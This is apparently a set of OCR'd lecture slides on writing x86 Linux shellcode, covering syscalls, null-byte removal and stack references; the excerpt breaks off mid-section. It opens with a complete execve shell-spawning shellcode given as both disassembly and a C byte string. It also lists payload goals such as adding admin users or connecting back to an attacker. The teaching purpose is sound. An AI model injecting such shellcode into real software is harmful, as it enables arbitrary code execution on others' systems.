Shellcode

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
Content


Intel Architecture
Memory Layout
C Arrays
Assembler
Shellcode
Function Calls
Debugging
Buffer Overflow
BoF Exploit
Remote Exploit
Exploit Mitigations
Defeat Exploit Mitigations

Shellcode?

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Shellcode! Example in one slide

```
08048060 <_start>:
 8048060: 31 c0                    xor    %eax,%eax
 8048062: 50                       push   %eax
 8048063: 68 2f 2f 73 68           push   $0x68732f2f
 8048068: 68 2f 62 69 6e           push   $0x6e69622f
 804806d: 89 e3                    mov    %esp,%ebx
 804806f: 89 c1                    mov    %eax,%ecx
 8048071: 89 c2                    mov    %eax,%edx
 8048073: b0 0b                    mov    $0xb,%al
 8048075: cd 80                    int    $0x80
 8048077: 31 c0                    xor    %eax,%eax
 8048079: 40                       inc    %eax
 804807a: cd 80                    int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

Shellcode is:

The code we want to upload to the remote system

Our "**evil code**"

"A set of instructions injected and executed by exploited software"

Shellcode


"Arbitrary Code Execution"

Upload our own code!

Execute a "Shell" (like bash)

Also called "payload"

Shellcode



What should a shellcode do?

- Execute a shell (bash)
- Add admin user
- Download and execute more code
- Connect back to attacker

How does a shellcode work?

- Assembler instructions
- Native code which performs a certain action (like starting a shell)

Shellcode Properties

- Should be small
  - Because we maybe have small buffers in the vulnerable program
- Position Independent
  - Don’t know where it will be loaded in the vulnerable program
- No Null Characters (0x00)
  - Strcpy etc. will stop copying after Null bytes
- Self-Contained
  - Don’t reference anything outside of shellcode

Recap:

Shellcode is:

- A string of bytes
- Which can be executed

Syscalls

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Note: Next slides are in x32 (not x64)

Syscalls?

- Ask the kernel to do something for us

Why syscalls?

- Makes it easy to create shellcode
- Direct interface to the kernel

Alternative:

- Call LIBC code: write()
- Problem: Don't know where write() is located!

Lets try to write a shellcode with the write() syscall

To print a message:

```
“Hi there”
```

Code:

```
write(1, “Hi there”, 8);
```

Syscalls

syscalls(2):

```
The system call is the fundamental interface
between an application and the Linux kernel.

System calls are generally not invoked directly,
but rather via wrapper functions in glibc […]

For example, glibc contains a function truncate()
which invokes the underlying "truncate" system
call.
```

Syscalls

Process Control
- load
- execute
- end, abort
- create process (for example, fork)
- terminate process
- get/set process attributes
- wait for time, wait event, signal event
- allocate, free memory

File management
- create file, delete file
- open, close
- read, write, reposition
- get/set file attributes

Syscalls

Example system calls:

- Accept
- Alarm
- Bind
- Brk
- Chmod
- Chown
- Clock_gettime
- Dup
- Exit
- Getcwd
- Kill
- Link
- Lseek
- Open
- poll

How to call a syscall:

```
mov eax <system_call_number>
int 0x80
```

Arguments in:

- EBX
- ECX
- EDX
- …

```
write (
  int fd,
  char *msg,
  unsigned int len);

write (
  1,
  &msg,
  strlen(msg));
```

Syscalls

What are file descriptors?

```
0: Stdin
1: Stdout
2: Stderr
```

And also:

```
Files
Sockets (Network)
```

Syscalls

Systemcall calling convention:

- EAX: Write(): 0x04
- EBX: FD (file descriptor), stdout = 0x01
- ECX: address of string to write
- EDX: Length of string

- int 0x80: Execute syscall

Syscalls: Assembler print

```
write (
  int fd,
  char *msg,
  unsigned int len);
```

```
mov eax, 4          // write()
mov ebx, 1          // int fd
mov ecx, msg        // char *msg
mov edx, 9          // unsigned int len
int 0x80            // invoke syscall
```

Syscalls: Assembler print

```
$ cat print.asm
section .data
msg db 'Hi there',0xa

section .text
global _start
_start:

; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80

; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Syscalls: Assembler print

```
$ cat print.asm
```

Data

```
section .data
msg db 'Hi there',0xa
```

Text

```
section .text
global _start
_start:

; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80

; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Syscalls

Recap:

- Syscalls are little functions provided by the kernel
- Can be called by putting syscall number in eax, and issuing int 80
- Arguments are in registers

How is shellcode formed?

Short description of shellcode

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How is shellcode formed?

```
$ cat print.asm
section .data
msg db 'Hi there',0xa

section .text
global _start
_start:

; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80

; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

How is shellcode formed?

Compile it:

```
$ nasm -f elf print.asm
```

Link it:

```
$ ld -m elf_i386 -o print print.o
```

Execute it:

```
$ ./print
Hi there
$
```

How is shellcode formed?

```
$ objdump -d print
08048080 <_start>:
 // print
 8048080:   b8 04 00 00 00        mov     $0x4,%eax
 8048085:   bb 01 00 00 00        mov     $0x1,%ebx
 804808a:   b9 a4 90 04 08        mov     $0x80490a4,%ecx
 804808f:   ba 09 00 00 00        mov     $0x9,%edx
 8048094:   cd 80                 int     $0x80

 // exit()
 8048096:   b8 01 00 00 00        mov     $0x1,%eax
 804809b:   bb 00 00 00 00        mov     $0x0,%ebx
 80480a0:   cd 80                 int     $0x80
```

How is shellcode formed?

```
$ objdump -d print
08048080 <_start>:
 // print
 8048080:   b8 04 00 00 00        mov    $0x4,%eax
 8048085:   bb 01 00 00 00        mov    $0x1,%ebx
 804808a:   b9 a4 90 04 08        mov    $0x80490a4,%ecx
 804808f:   ba 09 00 00 00        mov    $0x9,%edx
 8048094:   cd 80                 int    $0x80

 // exit()
 8048096:   b8 01 00 00 00        mov    $0x1,%eax
 804809b:   bb 00 00 00 00        mov    $0x0,%ebx
 80480a0:   cd 80                 int    $0x80
```

How is shellcode formed?

```
$ hexdump -C print
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  80 80 04 08 34 00 00 00  |............4...|
00000020  94 01 00 00 00 00 00 00  34 00 20 00 02 00 28 00  |........4. ...(.|
00000030  06 00 03 00 01 00 00 00  00 00 00 00 00 80 04 08  |................|
00000040  00 80 04 08 a2 00 00 00  a2 00 00 00 05 00 00 00  |................|
00000050  00 10 00 00 01 00 00 00  a4 00 00 00 a4 90 04 08  |................|
00000060  a4 90 04 08 09 00 00 00  09 00 00 00 06 00 00 00  |................|
00000070  00 10 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  b8 04 00 00 00 bb 01 00  00 00 b9 a4 90 04 08 ba  |................|
00000090  09 00 00 00 cd 80 b8 01  00 00 00 bb 00 00 00 00  |................|
000000a0  cd 80 00 00 48 69 20 74  68 65 72 65 0a 00 2e 73  |....Hi there...s|
000000b0  79 6d 74 61 62 00 2e 73  74 72 74 61 62 00 2e 73  |ymtab..s…
```

How is shellcode formed?

Compile/Assembler:

- The process of converting source code into a series of instructions/bytes
- Assembler -> Bytes


Disassemble:

- The process of converting a series of instructions/bytes into the equivalent assembler source code
- Bytes -> Assembler

Decompile:

- The process of converting instructions/assembler into the original source code
- Assembler -> C/C++

How is shellcode formed?



0x80490a4

“Hi there”

48 69 20 74 68 65 72 65

```
8048080:   b8 04 00 00 00    mov     $0x4,%eax
8048085:   bb 01 00 00 00    mov     $0x1,%ebx
804808a:   b9 a4 90 04 08    mov     $0x80490a4,%ecx
804808f:   ba 09 00 00 00    mov     $0x9,%edx
8048094:   cd 80             int     $0x80
```

How is shellcode formed?

Problems with the shellcode:

- Null bytes
- References data section / Not position independent

How is shellcode formed?

Recap:

- Compiled assembler code produces bytes
- These bytes can be executed

- To have a functioning shellcode, some problems need to be fixed
  - 0 bytes
  - Data reference

Shellcode Fix: Null Bytes

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Why are null bytes a problem?

- It’s a string delimiter
- Strcpy() etc. will stop copying if it encounters a 0 byte

How to fix null bytes in shellcode?

- Replace instructions with contain 0 bytes
- Note: This is more an art than a technique.

Shellcode Fix: Null Bytes

```
// print
8048080:   b8 04 00 00 00        mov     $0x4,%eax
8048085:   bb 01 00 00 00        mov     $0x1,%ebx
804808a:   b9 a4 90 04 08        mov     $0x80490a4,%ecx
804808f:   ba 09 00 00 00        mov     $0x9,%edx
8048094:   cd 80                 int     $0x80

// exit()
8048096:   b8 01 00 00 00        mov     $0x1,%eax
804809b:   bb 00 00 00 00        mov     $0x0,%ebx
80480a0:   cd 80                 int     $0x80
```

How do we remove the null bytes?

- Replace instructions which have 0 bytes with equivalent instructions

Examples

- Has 0 bytes:

```
mov $0x04, %eax
```

- Equivalent instructions (without 0 bytes):

```
xor %eax, %eax
mov $0x04, %al
```

Shellcode Fix: Null Bytes

```
// print
8048060:    31 c0          xor    %eax,%eax
8048062:    31 db          xor    %ebx,%ebx
8048064:    31 c9          xor    %ecx,%ecx
8048066:    31 d2          xor    %edx,%edx

8048068:    b0 04          mov    $0x4,%al
804806a:    b3 01          mov    $0x1,%bl
804806c:    b2 08          mov    $0x8,%dl

// exit()
804807c:    b0 01          mov    $0x1,%al
804807e:    31 db          xor    %ebx,%ebx
8048080:    cd 80          int    $0x80
```

Shellcode Fix: Null Bytes

Recap:

- Need to remove \x00 bytes
- By exchanging instructions with equivalent instructions

Shellcode Fix: Stack Reference

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Shellcode Fix: Stack Reference

Problem:

- The current shellcode references a string from the data section
- In an exploit we can only execute code
  - not (yet) modify data!

Solution:

- Remove dependency on the data section
- By storing the same data directly in the code
- And move it to the stack

Shellcode Fix: Stack Reference

```
$ objdump -d print
08048080 <_start>:
 // print
 8048080:   b8 04 00 00 00        mov    $0x4,%eax
 8048085:   bb 01 00 00 00        mov    $0x1,%ebx
 804808a:   b9 a4 90 04 08        mov    $0x80490a4,%ecx
 804808f:   ba 09 00 00 00        mov    $0x9,%edx
 8048094:   cd 80                 int    $0x80

 // exit()
 8048096:   b8 01 00 00 00        mov    $0x1,%eax
 804809b:   bb 00 00 00 00        mov    $0x0,%ebx
 80480a0:   cd 80                 int    $0x80
```


Shellcode Fix: Stack Reference

How does it look like in memory?

- We have a string in the data section
- We have code in the text section

- The code references the data section

Syscalls: Memory Layout



0x80490a4

“Hi there”
48 69 20 74 68 65 72 65

```
8048080:   b8 04 00 00 00    mov     $0x4,%eax
8048085:   bb 01 00 00 00    mov     $0x1,%ebx
804808a:   b9 a4 90 04 08    mov     $0x80490a4,%ecx
804808f:   ba 09 00 00 00    mov     $0x9,%edx
8048094:   cd 80             int     $0x80
```

Shellcode Fix: Stack Reference

